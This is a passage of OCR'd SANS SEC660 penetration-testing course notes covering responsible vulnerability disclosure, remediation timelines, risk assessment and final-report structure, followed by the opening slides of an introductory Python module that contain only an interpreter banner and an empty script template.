
Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

In the use of fuzzing, it is a likely that you will identify product flaws. Unless you are the product vendor, it is unlikely that you will be able to resolve the flaw on your own. The logical progression is to report the issue to the responsible vendor and work with them toward a fix.

Disclosing security vulnerabilities to a vendor can be a tricky business. The practice of ethical or responsible disclosure is almost universally recommended by security professionals but can be clouded in complexity when it comes down to the details of actually disclosing the vulnerability. Resources such as the Organization for Internet Safety Guidelines for Security Vulnerability Reporting and Response (http://www.symantec.com/security/OIS_Guidelines%20for%20responsible%20disclosure.pdf) can be useful as a guideline for disclosing vulnerabilities to vendors, but it is important to first answer several questions for yourself before embarking on the vulnerability disclosure process:


- What are my goals in disclosing this vulnerability? Sometimes, your goal may be to simply get the vulnerability resolved as quickly as possible. It is reasonable, however, to use the disclosure of a vulnerability as a mechanism to technical acumen, especially if you are working as a consulting security analyst.
- Will you publish an independent security advisory regarding the vulnerability? In many cases, researchers who have discovered bugs may wish to distribute their own independent security advisory. This gives you the opportunity to disclose your side of the impact and details surrounding the vulnerability. This can be negatively viewed by the vendor who is responsible for the flaw, however, since they may wish to minimize the perceived impact of the flaw.

- Does your employer have an explicit or implicit policy regarding vulnerability disclosure? It may be hard to separate your personal identity from that of your employer. Always assume a reporter can use Google to identify your employer's name and may opt to publish an article disclosing your employer. Depending on the nature of the vulnerability disclosure, this could attract unnecessary or undesirable attention for your employer, which could risk your continued, gainful employment. Always work out the details of a disclosure strategy with your employer before talking to the responsible vendor.


Appropriate Contacts

- The tester should be provided with contacts
  - Often, the point of contact given is a sales representative
  - The tester should have access to developers
  - Test results should only be given to the appropriate contacts
- Many vendors do not have a documented process

When disclosing a vulnerability, the appropriate contacts should be made available. Disclosure information should not be given to the wrong individuals; rather, it should only be given to those working in the development or security role at the target company. Make sure that those who should be involved are in fact involved prior to disclosure. Developers often do not take the report seriously at first, so any detailed technical information is helpful during disclosure. If they deem the discovery important, they are typically quick to set up a meeting to further discuss the issue and thought process behind discovering the bug. Many vendors do not have an official disclosure process, so this may be new to them as well.



Remediation Efforts

- Patching may take months
  - 3 to 6 months is common
  - Negotiate a timeline up front
- Let the vendor know if you are interested in being credited
- Resist the urge to discuss or disclose vulnerability information

What is a reasonable timeline for the vendor to resolve and publish a fix? This is difficult to answer for researchers who have not worked for enterprise product vendors, since what may be perceived as a simple fix may be complex from an implementation perspective, followed by quality assurance (QA) testing, documentation and vendor-specific disclosure processes (e.g. does the vendor disclose flaws to their customers before disclosing to the public). For software flaws in a product, it is not unreasonable for a vendor to take 3-6 months to disclose the flaw publicly. For weaknesses inherent in a protocol, it can take significantly longer, especially when the protocol has to be supplanted with a completely new protocol.

When disclosing a flaw to a vendor, be open about your intentions about publishing an independent advisory. In this author's experience, it is best to negotiate a disclosure timeline with the vendor up-front, and then hold them to the release dates. Request regular status reports from a vendor, if desired, to ensure that the vulnerability is being addressed to your satisfaction. Be prepared for a vendor not to appreciate your efforts, especially in the case of vendors who have less experience in vulnerability resolution and response.

Resist the urge to disclose a vulnerability publicly without coordinating with a vendor first. While this can create a big splash and will likely win accolades with the script-kiddie attacker community, it will ultimately cast an image of unprofessional behavior. Researchers who work with vendors to resolve vulnerabilities and practice responsible disclosure can build long-term credibility and respect, which is significantly more valuable than short-term notoriety.




Severity and Impact

- Critical phase to determining if the product will be used
- Quantitative and qualitative assessment best
  - Factors in money and likelihood
  - A strong tool for go or no go
- Many formulas publicly available

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The impact of a compromised vulnerability has the potential to be all over the map. When assessing risk, we have a tendency to lean towards the worst-case scenario. This is okay due to additional factors calculated into the assessment above monetary loss. Quantitative risk assessment focuses on how bad an incident could be from a monetary perspective.

If a database containing 1,000 records, each worth $100 is compromised, the quantitative impact could be up to $100K. This alone is not enough to determine the risk level. We must factor in additional pieces, such as the likelihood of occurrence, the difficulty of discovery and exploitation, and any potential reputation risk. Through these additional pieces we are able to determine a qualitative risk rating. This type of rating is simply seen as a label such as low, medium, and high. If a risk has a high quantitative rating, but a low qualitative rating, it may be deemed okay. There may also be mitigating controls that can help reduce the risk further. Regardless, the risk assessment is often used as an ultimate deciding-factor when determining if a product is to be approved for use.




Final Document

- Executive Summary
- Detailed Summary
- Testing Performed and Environment
- Findings
- Mitigation
- Recommendations
- Appendix

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

The final document is usually the only surviving proof of your work. It is often exposed to senior management, especially if they have a vested interest in the project or product. The final document, like most documents, should start out with an executive summary. This summary lists the purpose behind the product being tested, the sponsors, the testers, and the most significant findings in a summarized manner. Details should be left to other sections. Following the executive summary can be a more detailed summary, elaborating a bit more on the findings and information around the testing.

Next should be a section that documents the type of equipment that was used, as well as more information about the target being tested. This should include the types of tests performed against the target. The findings should be documented in a matrix style form that has columns for any relative security policy, likelihood, impact, mitigating controls, final risk rating, and room for comments. Any mitigating controls or suggestions should be drafted up in its own section. Recommendations to improve the security, and even a recommendation for or against the product, can follow. Detailed technical information can be placed into an appendix for those who wish to read.




Module Summary

- Product security testing is a dynamic area of study
- Prioritization can be based on several factors
- Requires the use of many tools, often custom
- Bug discovery and disclosure requires special attention
- Documentation and reporting are key

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

In this module we covered the basic framework of product security testing. Each product is likely to be very unique. The reuse of tools when possible is a great time-saver. After testing a large number of products, the tester develops a toolkit of custom scripts and programs. Sharing these with the community is greatly appreciated. Discovery and disclosure require special attention to ensure you are abiding by your company's stance on the topic. The final documentation provided is often visible high up on the company ladder, especially if there is an executive interest in the initiative.




Recommended Reading

- IDA Pro and Decompiler Website
  - http://www.hex-rays.com/idapro/
- Software Security Testing
  - http://www.cigital.com/papers/download/bsi4-testing.pdf
- Introduction to Risk Analysis
  - http://www.security-risk-analysis.com/introduction.htm
- Introduction to Fuzzing
  - http://www.brighthub.com/computing/smb-security/articles/9956.aspx

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

- IDA Pro and Decompiler Website http://www.hex-rays.com/idapro/
- Software Security Testing http://www.cigital.com/papers/download/bsi4-testing.pdf
- Introduction to Risk Analysis http://www.security-risk-analysis.com/introduction.htm
- Introduction to Fuzzing http://www.brighthub.com/computing/smb-security/articles/9956.aspx




Python for Pen-Testers

SANS SEC660

Python for Pen-Testers

In order to become an advanced pen-tester, you'll need to leverage multiple sources of information and multiple tools together; sometimes these information sources and tools may not yet exist, requiring you to do custom development. In this module we'll take a look at how we can use Python as pen-testers to create new tools or to leverage multiple data sources in an integrated fashion.




Objectives

- Introduction to Python programming
- Python types and control
- Python modules and namespaces
- Useful Python code examples
- Growing your Python skills

Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Objectives

We'll start off with an introduction to Python programming, expanding our knowledge into understanding Python types, and control mechanisms. We'll also look at various Python modules, building our own functions and the nuances of Python namespaces. Building on these new skills we'll look at useful Python code examples that you can re-use to build your own tools, and some advice on how to grow and develop your Python programming skill set.



Introduction to Python

- Scripting language with tremendous community support
  - Lots of guides, examples, useful modules available that you can reuse
- No language wars - Ruby, Perl, Lua
- Getting you started with Python development
  - Not a replacement for real-use to reinforce your Python skills


Advanced Penetration Testing, Exploit Writing, and Ethical Hacking

Introduction to Python

In this short module we'll give you a jump-start into learning Python, a popular scripting language with tremendous support and community involvement. With such a dedicated community, the Internet is full of guides, examples, and useful Python modules that you can use and reuse to enhance your own tools.

We picked Python because we felt that is a common language with a strong backing on both the information security and penetration testing disciplines. We are in no way discounting the power and grace of other scripting languages such as Ruby, Perl and Lua; these are wonderful languages with a lot to offer. Given a choice, we felt that Python skills would have the most positive impact for advanced pen-testers, though we would also encourage you to build your scripting skills in other languages as well.

This material will get you ready to start developing in Python with available on-line resources and the fundamentals we'll impact here. There is no replacement for real-use to reinforce your Python skills however. If you want to become an advanced pen-tester, you will need to gain proficiency in at least one scripting language, which will require a dedicated effort on your part.



Working with Python

- Interactive interpreter or script interpreter
  - Most Python programmers will keep both open at the same time
- Script editors with Python syntax handling are very useful
  - kate, gedit, vim, Notepad++

```
# python
Python 2.5.2 (r252:60911, Oct  5
2008, 19:24:49)
[GCC 4.3.2] on linux2
Type "help", "copyright",
"credits" or "license" for more
information.
>>>
```

```
#!/usr/bin/env python
# Comments follow the hash

# Your Code Here
```

